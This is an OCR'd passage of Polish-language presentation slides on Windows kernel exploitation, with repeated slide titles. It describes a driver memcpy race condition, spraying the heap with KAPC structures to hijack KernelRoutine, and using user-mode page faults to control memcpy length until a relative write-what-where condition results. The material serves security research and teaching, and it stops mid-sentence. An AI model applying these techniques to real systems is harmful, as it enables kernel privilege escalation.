
Scenariusz 1 – sytuacja wyścigu



Scenariusz 1 – sytuacja wyścigu



Scenariusz 1 – sytuacja wyścigu




Scenariusz 1 – sytuacja wyścigu

- Jak temu zapobiec?
- Przejmijmy kontrolę przed wystąpieniem bugchecka!

Droga do sukcesu:

- Wypełnić stertę strukturami `KAPC` pod ~przewidywalnym przesunięciem względem początku nadpisywanego bufora.
  - `KAPC` zawiera wskaźniki na funkcje jądra.
- Ustawić *size* tak, by *dst* + *size* wskazywał na wypełniony region.
- Wywołać nadpisane `KAPC.KernelRoutine` w oddzielnym wątku.


Scenariusz 1 – sytuacja wyścigu





```
kd> dt _KAPC
nt!_KAPC
   +0x000 Type             : UChar
   +0x001 SpareByte0       : UChar
   +0x002 Size             : UChar
   +0x003 SpareByte1       : UChar
   +0x004 SpareLong0       : Uint4B
   +0x008 Thread           : Ptr64 _KTHREAD
   +0x010 ApcListEntry     : _LIST_ENTRY
   +0x020 KernelRoutine    : Ptr64     void
   +0x028 RundownRoutine   : Ptr64     void
   +0x030 NormalRoutine    : Ptr64     void
   +0x038 NormalContext    : Ptr64 Void
   +0x040 SystemArgument1  : Ptr64 Void
   +0x048 SystemArgument2  : Ptr64 Void
   +0x050 ApcStateIndex    : Char
   +0x051 ApcMode          : Char
   +0x052 Inserted         : UChar
```

pamięć wypełniona strukturami


Scenariusz 1 – sytuacja wyścigu




Scenariusz 1 – sytuacja wyścigu



Scenariusz 1 – sytuacja wyścigu



Scenariusz 1 – sytuacja wyścigu



Exploitacja ograniczona czasem

- Wypełniając stertę i manipulując rozmiarem, możemy kontrolować, które dane nadpisane są na początku.
  - może ustrzec przed crashem systemu.
  - może ustrzec przed nadpisaniem nadmiernej ilości danych.
- Wymaga wygrania sytuacji wyścigu
  - trywialne dla n ≥ 2 logicznych CPU.
- Wciąż trudne jest odtworzenie poprawnego stanu systemu
  - wymaga “naprawiania” struktury sterty jądra.
  - atak może być niemożliwy do wykonania w sposób niewidzialny.

Obsługa wyjątków

- W poprzednim przykładzie, luki w pamięci działały na naszą niekorzyść.
  - trzeba było używać wyścigów.
  - jądro NT bezwarunkowo awaryjnie zamyka system w momencie próby do nieistniejącego regionu kernel-mode.
- Z drugiej strony, nieudane odwołania do pamięci user-mode są częścią architektury systemu
  - poprawnie obsługiwane i przekazywane do bloków `except(){}`.
  - system oczekuje, że takie wyjątki mogą się pojawiać.

Obsługa wyjątków

"ProbeForRead routine" w MSDN:

Drivers must call ProbeForRead inside a try/except block. If the routine raises an exception, the driver should complete the IRP with the appropriate error. **Note that subsequent accesses by the driver to the user-mode buffer must also be encapsulated within a try/except block:** a malicious application could have another thread deleting, substituting, or changing the protection of user address ranges at any time (even after or during a call to ProbeForRead or ProbeForWrite).

Adresy user-mode

Kiedy sterownik kopiuje dane użytkownika za pomocą memcpy...

```
memcpy(dst, user-mode-pointer, size);
```

1. Liberalna wersja `overlap()` zawsze zwraca *true*
   a. *user-mode-src* < *kernel-mode-dst*
   b. dotyczy większości przypadków 64-bitowego kodu.
2. Dane z ring-3 są zawsze kopiowane od prawej do lewej.
3. Ścisła implementacja `overlap()` jest trudniejsza.

Kontrolowanie kopiowania

- Jeśli dostęp do niepoprawnych regionów pamięci ring-3 jest poprawnie obsługiwany…
  - możemy przerwać wywołanie `memcpy()` w dowolnym momencie.
- W ten sposób, kontrolujemy ilość bajtów skopiowanych do *dst* przed wygenerowaniem wyjątku.
- Poprzez manipulację *size* kontrolujemy przesunięcie relatywne do nadpisywanego bufora.

Ostatecznie, ...


... kończymy z **relatywnym warunkiem write-what-where.**

czyli możliwością zapisania kontrolowanych bajtów w przedziale

